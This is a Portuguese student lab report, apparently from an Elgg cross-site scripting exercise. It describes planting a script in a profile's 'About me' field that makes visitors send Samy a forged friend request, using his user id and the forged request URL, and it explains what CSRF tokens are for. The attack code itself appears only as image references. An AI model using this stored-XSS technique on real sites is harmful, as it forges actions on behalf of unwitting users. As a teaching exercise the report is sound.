
</script>




# 6.2)

**Tarefa 3.5**

Numa primeira fase, foi feito o login numa conta e executado um pedido de amizade à conta Samy de modo a, através da tool de inspeção de pedidos http do Firefox, analisar o pedido que é realizado nessa ação:






Foi possível verificar que o identificar da conta do Samy é o número 47.


Deste modo, o sendurl do pedido no nosso script de ataque será


**“**[**http://www.xsslabelgg.com/action/friend=47**](http://www.xsslabelgg.com/action/friend=47)**” + ts + token**

Adicionou-se o script na secção About me no modo **Edit HTML**. Na execução do exercício foi adicionado um alert no script apenas de modo a facilitar a verificação que o script corre, sendo que na realidade não teria nexo realizá-lo.

Fez-se login numa outra conta, diferente da do Samy, e ao aceder-se à pagina do Samy foi possível verificar que o ataque foi bem-sucedido.







**Questão 1:**

Os tokens identificam os utilizadores e garantem que quem realizou o pedido é de facto esse utilizador, visto que o cookie por si só não basta para identificar o utilizador, pois outra aplicação pode obter o cookie. Servem, assim, para evitar ataques do tipo CSRF.

**Questão 2:**

Na Tarefa 1 foi possível executar um script através do campo “brief description”, logo seria possível realizar o ataque da mesma forma, porém, sendo um script de maior dimensão, teríamos de o referenciar pelo atributo src.